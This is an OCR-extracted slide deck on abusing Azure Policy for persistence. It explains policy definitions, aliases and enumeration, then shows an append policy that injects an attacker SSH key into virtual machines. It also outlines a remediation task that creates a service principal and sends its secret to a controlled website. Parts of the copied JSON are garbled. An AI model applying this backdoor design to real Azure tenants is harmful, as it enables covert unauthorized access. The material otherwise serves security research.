

CREATING AZURE POLICY COMPLIANT BACKDOOR

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AZURE POLICY

• "Azure Policy evaluates resources and actions in Azure by comparing the properties of those resources to business rules." - Microsoft

• Business rules = I.e.: Resources Only in European Regions



AZURE POLICY

Policy Definition – JSON

Policy Initiative

• Assigned to scope (Mgmt group, Subscription, Resource group, Resource)

Remediation

Policy Initiative(Pol Defs, Rem)->Scope



AZURE POLICY

```
"properties": {
    "displayName": "<displayName>",
    "description": "<description>",
    "mode": "<mode>",
    "parameters": {
           <parameters>
    "policyRule": {
        "if": {
            <rule>
        },
        "then": {
            "effect": "<effect>"
```



ELEMENTS OF DEFINITION

- displayName
- description
- mode

- parameters
- policyRule
 - logical evaluations
 - effect



```
'properties": {
"displayName": "[Freview]: Configure blob backup for all storage accounts that do not contain a given tag to a backup vault in the same req
                                                                                                                                                                                                                                       "deployment": {
    "properties": {
        "mode": "incremental",

   "description": "Enforce backup for blobs on all storage accounts that do not contain a given tag to a central backup vault. Doing this can 117.

age backup of blobs contained across multiple storage accounts at scale. For more details, refer to https://aka.ms/AB-BlobBackupArPolicies", 118
                                                                                                                                                                                                                                              "template": {
      "metadata": {
   "version": "2.0.0-preview"
                                                                                                                                                                                                                                                 "contentVersion": "1.0.0.0",
                                                                                                                                                                                                                                                   'parameters": {
                                                                                                                                                                                                                                                     "backupPolicyId": {
        parameters": {
  "vaultLocation": {
                                                                                                                                                                                                                                                        "type": "string"
                                                                                                                                                                                                                                                        "metadata": {
                                                                                                                                                                                                                                                           "description": "Backup Policy Id"
             'metadata": {
"displayName": "Location (Specify the location of the storage accounts that you want to protect)",

"description": "Specify the location of the storage accounts that you want to protect. Blobs in the storage accounts should be backed 127,
vault in the same location. For example - CanadaCentral",

"atrongType": "location"
                                                                                                                                                                                                                                                    "storaceAccountResourceId": {
                                                                                                                                                                                                                                                        "type": "string",
                                                                                                                                                                                                                                                         "metadata": {
         "backupPolicyId": {
           "type": "String",
            "metadata": {
   "displayName": "Backup Policy (of type Arure Blobs (Arure Storage) from a vault in the location chosen above)",
"description": "Specify the ID of the backup policy to be used for configuring backup for blobs. The selected Arure Backup policy sho type Arure Blobs (Arure Storage). This policy needs to be in a wall that is present in the location chosen above. For example -
                                                                                                                                                                                                                                                     "location": {
                                                                                                                                                                                                                                                        "type": "string",
/Subscriptions/<SubscriptionId>/resourceGroups/<resourceGroupName>/providers/Microsoft.DataProtection/vaults/<VaultName>/backupPolicies/<SackupF 136.
Also, make sure that this Backup vault's managed identity has the Storage Account Backup Contributor role assigned on the storage accounts for m 137.
                                                                                                                                                                                                                                                         "metadata": {
                                                                                                                                                                                                                                                            "description": "Location for all resources"
           exclusionTagName": {
"type": "String",
"metadata": {
                displayName": "Exclusion Tag Name",
              "description": "Name of the tag to use for excluding storage accounts in the scope of this policy. This should be used along with the parameter. Learn more at https://aka.ms/AB-BlobBackupArPolicies"
                                                                                                                                                                                                                                                     "resourceType": "Microsoft.Storage/storageAccounts",
         "exclusionTagValues": {
   "type": "Array",
               "displayName": "Exclusion Tag Values",

"description": "Value of the tag to use for excluding storage accounts in the scope of this policy (in case of multiple values, use a 150.

ist). This should be used along with the Exclusion Tag Name parameter. Learn more at https://aka.ms/AB-BlobBackupArFolicies."

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                                                                                                                                                                                                                                                        "type": "Microsoft.Resources/deployments"
         "effect": {
   "type": "String",
             metadata": (
              "displayName": "Effect",
"description": "Enable or disable the execution of the policy
                                                                                                                                                                                                                                                        "properties": {
    "mode": "Incremental"
                                                                                                                                                                                                                                                           "template": {
                                                                                                                                                                                                                                                              "contentVersion": "1.0.0.0",
                                                                                                                                                                                                                                                               "parameters": {},
            "defaultValue": "DeployIfNotExists"
                                                                                                                                                                                                                                                               "resources": [
      "policyRule": {
    "if": {
        "allOf": [
                                                                                                                                                                                                                                                                     "apiVersion": "2021-01-01"
                                                                                                                                                                                                                                                                      "properties": {
                 "field": "type",
"equals": "Microsoft.Storage/StorageAccounts"
                                                                                                                                                                                                                                                                         "objectType": "BackupInstance", 
"dataSourceInfo": {
                                                                                                                                                                                                                                                                            "objectType": "Tatasource",
                "field": "kind",
"equals": "StorageV2"
                  "field": "Microsoft.Storage/storageAccounts/sku.name"
                "field": "Microsoft.Storage/storageAccounts/isEnsEnabled "notEquals": "true"
                  "field": "location".
                  "anyOf": [
                  {
  "not": {
   "field": "[concat('tags[', parameters('exclusionTagName'), ']')]",
   "in": "[parameters('exclusionTagValues')]"
                                                                                                                                                                                                                                              "parameters": {
                                                                                                                                                                                                                                                     "value": "[field('id')]"
                      "value": "[empty(parameters('exclusionTagValues'))]",
"equals": "true"
                                                                                                                                                                                                                                                  "backupPolicyId": (
                                                                                                                                                                                                                                                    "walue": "[parameters('backupPolicyId')]"
                                                                                                                                                                                                                                                 "location": {
                      "value": "[empty(parameters('exclusionTagName'))]",
"equals": "true"
                                                                                                                                                                                                                                                    "value": "[field('location')]"
           "effect": "[parameters('effect')]",
"details": {
              "type": "Microsoft.Storage/storage/
"name": "default",
                                                                                                                                                                                                                        "type": "Microsoft.Authorization/policyDefinitions", "name": "958dbd4e-0e20-4385-a082-d3f20c2a6ad8"
                  "equals": true
              "roleDefinitionIda": [
```

```
providers/Microsoft.Authorization/roleDefinitions/5e467623-bblf-42f4-a55d-6e525e11384b"
   "5schema": "https://schema.management.arure.com/schemas/2019-04-01/deploymentTemplate.json#",
           "description": "ResourceId of the Storage Account"
                    ountName": "[first(skip(split(parameters('storageAccountResourceId'), '/'), 8))]",
      "dataSourceType": "Microsoft.Storage/storageAccounts/blobServices",
     "backupFolicyName": "[first(skip(split(parameters('backupFolicyId'), '/'), 10))]",
"vaultName": "[first(skip(split(parameters('backupFolicyId'), '/'), 8))]",
     "waultResourceGroup": "[first(skip(split(parameters('backupPolicyId'), '/'), 4))]".
"waultSubscriptionId": "[first(skip(split(parameters('backupPolicyId'), '/'), 2))]"
         "resourceGroup": "[variables('vaultResourceGroup')]",
         "subscriptionId": "[variables('vaultSubscriptionId')]",
         "name": "[concat('DeployProtection-',uniqueString(variables('storageAccountName')))]",
            "5schema": "https://schema.management.axure.com/schemas/2015-01-01/deploymentTemplate.jscn#".
                   "type": "Microsoft.DataProtection/backupvaults/backupInstances",
                  "name": "[concat(variables('vaultName'), '/', variables('storageAccountName'))]",
                       "resourceID": "[parameters('storageAccountResourceId')]",
"resourceName": "[variables('storageAccountName')]",
                        "resourceType": "[variables('resourceType')]"
                        "resourceUr1": "[parameters('storageAccountResourceId')]",
                       "resourceLocation": "[parameters('location')]",
"datasourceType": "[variables('dataSourceType')]"
                       "policyId": "[parameters('backupPolicyId')]",
"name": "[variables('backupPolicyName')]"
```



PROPERTIES & AUAS


Policy Alias and Resource Property and Modifiable

Resourcetype




PROPERTIES & AUAS

- Get-AZPolicyAlias
- AZ CLI
- ARM Template
- Deployment Template
- Azure Resource Explorer





PROPERTIES & AUAS





PROPERTIES & ALIAS

```
PS /home/viktor> az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name" [
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/taskId",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/enabled",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/description",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.prefix",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.prefix[*]",
    "Microsoft.Storage/storageAccounts/storageTaskAssignments/executionContext.target.excludePrefix",
```

```
PS /home/viktor> az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name" | grep supportsHttpsTrafficOnly "Microsoft.Storage/storageAccounts/supportsHttpsTrafficOnly",

PS /home/viktor>
```

PROPERTIES & ALIAS & MODIFABLE

 az provider show --namespace Microsoft.Storage --expand "resourceTypes/aliases" --query "resourceTypes[].aliases[].name"

• (Get-AzPolicyAlias -NamespaceMatch 'Microsoft.Storage').Aliases

PROPERTIES & ALIAS & MODIFABLE

 Get-AzPolicyAlias -NamespaceMatch Microsoft.Sql | where ResourceType -like 'servers/databases*' | Select-Object -ExpandProperty 'Aliases' | where name -like '*backup*' | Select Name, defaultPath

 Get-AzPolicyAlias -NamespaceMatch Microsoft.Sql | where ResourceType -like '*servers/database*' | Select-Object -ExpandProperty Aliases | Where-Object { \$_.DefaultMetadata.Attributes -eq 'Modifiable' } | where name -like '*backup*' | Select Name, DefaultPath



AZUREVSENTRAID

POLICY Defication of the classic process of



PERMISSION

- Microsoft.Authorization
- Microsoft.PolicyInsights



EVALUATION

A resource is deployed to or updated within a scope

• Once every 24 hours, assignments are automatically reevaluated.

On-Demand Possible (I.e.: Call in Automation Account)



FASTER TRIGGER

az policy state trigger-scan --resource-group "demo-rg"



ENUMERATION

List of Storage Accounts

List of Storage Accounts With Anonymous Access

Virtual Machines With Public IP Address





```
"properties": {
  "displayName": "Storage accounts",
  "policyType": "Custom",
  "mode": "All",
  "description": "List of Storage accounts.",
  "metadata": {
   "version": "1.0.3",
   "category": "Storage"
  "version": "1.0.3",
  "parameters": {
   "effect": {
     "type": "String",
     "metadata": {
        "displayName": "Effect",
        "description": "Enable or disable the execution of the policy"
      "allowedValues": [
       "Audit"
      "defaultValue": "Audit"
  "policyRule": {
    "if": {
      "allof": [
         "field": "type",
          "equals": "Microsoft.Storage/storageAccounts"
    "then": {
      "effect": "[parameters('effect')]"
  "versions": [
    "1.0.3"
```



```
"type": "Microsoft.Storage/storageAccounts",
"apiVersion": "2023-05-01",
"name": "[parameters('storageAccounts_wucpi_name')]",
"location": "westeurope",
"sku": {
    "name": "Standard_LRS",
    "tier": "Standard"
"kind": "StorageV2",
"properties": {
    "dnsEndpointType": "Standard",
    "defaultToOAuthAuthentication": false,
    "publicNetworkAccess": "Enabled",
    "allowCrossTenantReplication": false,
    "minimumTlsVersion": "TLS1 2",
    "allowBlobPublicAccess": false,
    "allowSharedKeyAccess": true,
```





```
"properties": {
        "displayName": "Storage accounts with public access",
        "policyType": "BuiltIn",
        "mode": "Indexed",
        "description": "List all publicly accessible storage account",
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        "metadata": {
         "version": "1.0.3",
         "category": "Storage"
        "version": "1.0.3",
        "parameters": {
          "effect": {
            "type": "String",
           "metadata": {
             "displayName": "Effect",
              "description": "Enable or disable the execution of the policy"
            "allowedValues": [
             "Audit",
              "Disabled"
            "defaultValue": "Audit"
        "policyRule": {
         "if": {
            "allof": [
                "field": "type",
                "equals": "Microsoft.Storage/storageAccounts"
                "not": {
                  "field": "Microsoft.Storage/storageAccounts/allowBlobPublicAccess",
                  "equals": "false"
          },
         "then": {
            "effect": "[parameters('effect')]"
        "versions": [
          "1.0.3"
```



ENUMERATION

All The Virtual Machines With External IP — Built-In Policy

https://github.com/Azure/azure-policy/blob/master/built-in-policies/policyDefinitions/Network/NetworkPublicIPNic_Deny.json



ENUMERATION

```
"if": {
 "allOf": [
     "field": "type",
      "equals": "Microsoft.Network/networkInterfaces"
   },
     "not": {
        "field": "Microsoft.Network/networkInterfaces/ipconfigurations[*].publicIpAddress.id",
        "notLike": "*"
```



```
"properties": {
           "displayName": "Network interfaces should not have public IPs",
           "policyType": "BuiltIn",
           "mode": "Indexed",
           "description": "This policy denies the network interfaces which are configured with any public IP.
           "metadata": {
             "version": "1.0.0",
             "category": "Network"
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          },
11
           "version": "1.0.0",
           "parameters": {},
12
13
           "policyRule": {
14
             "if": {
15
               "all0f": [
16
17
                   "field": "type",
18
                   "equals": "Microsoft.Network/networkInterfaces"
19
                 },
20
21
                   "not": {
                    "field": "Microsoft.Network/networkInterfaces/ipconfigurations[*].publicIpAddress.id",
22
23
                     "notLike": "*"
24
25
26
27
             },
28
             "then": {
              "effect": "deny"
29
30
31
32
           "versions": [
             "1.0.0"
34
         },
36
         "id": "/providers/Microsoft.Authorization/policyDefinitions/83a86a26-fd1f-447c-b59d-e51f44264114",
37
         "name": "83a86a26-fd1f-447c-b59d-e51f44264114"
38
```



AZUREPOLICY BACKDOOR TYPES

- Custom Policy with Modify/Append
- Custom Policy with DNIP and Deployment Script



APPEND POLICY

```
properties:
 type: Microsoft.Authorization/policyDefinitions
 displayName: zm-append-ssh
 policyType: Custom
 mode: Indexed
 policyRule:
  if:
     all0f:
       - field: type
         equals: Microsoft.Compute/virtualMachines
       - field: tags
         containsKey: zander-test
  then:
     effect: append
     details:
       - field: Microsoft.Compute/virtualMachines/
       osProfile.linuxConfiguration.ssh.publicKeys[*]
         value:
           keyData: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQ==etc
           path: /home/zander.mackie/.ssh/authorized_keys
```



PROOF OF CONCEPT

Check If Storage Account Has HTTPS (supportsHttpsTrafficOnly)

Remediation Task – DeployIfNotExists Effect

Role Assignment To The Managed Identity

Download Deployment Script (PowerShell) From External URL



PROOF OF CONCEPT

Create A Service Principal


Call Controlled Website With Secret

Triggered By Default Every 24 Hours, But Not The Remediation

 The Remediation Task Will Do Other Things As I Modified It (2 MI, 1 ST, 2 Role Assignment)



PROOF OF CONCEPT



DefcaMP/ROOF OF CONCEPT CLEMENTS

- Storage Account
- Managed Identity (For SP Creation App Admin, User Admin, Owner and Not Contributor)
- Azure Container Instance
- Deployment
- Deployment Script
- Website / GitHub



• Video - 8:30 mins

PROBLEMS

Requires A "LOT"


Basically, Everything Is In Audit Log

Deployment And Script Stored In The Storage Account

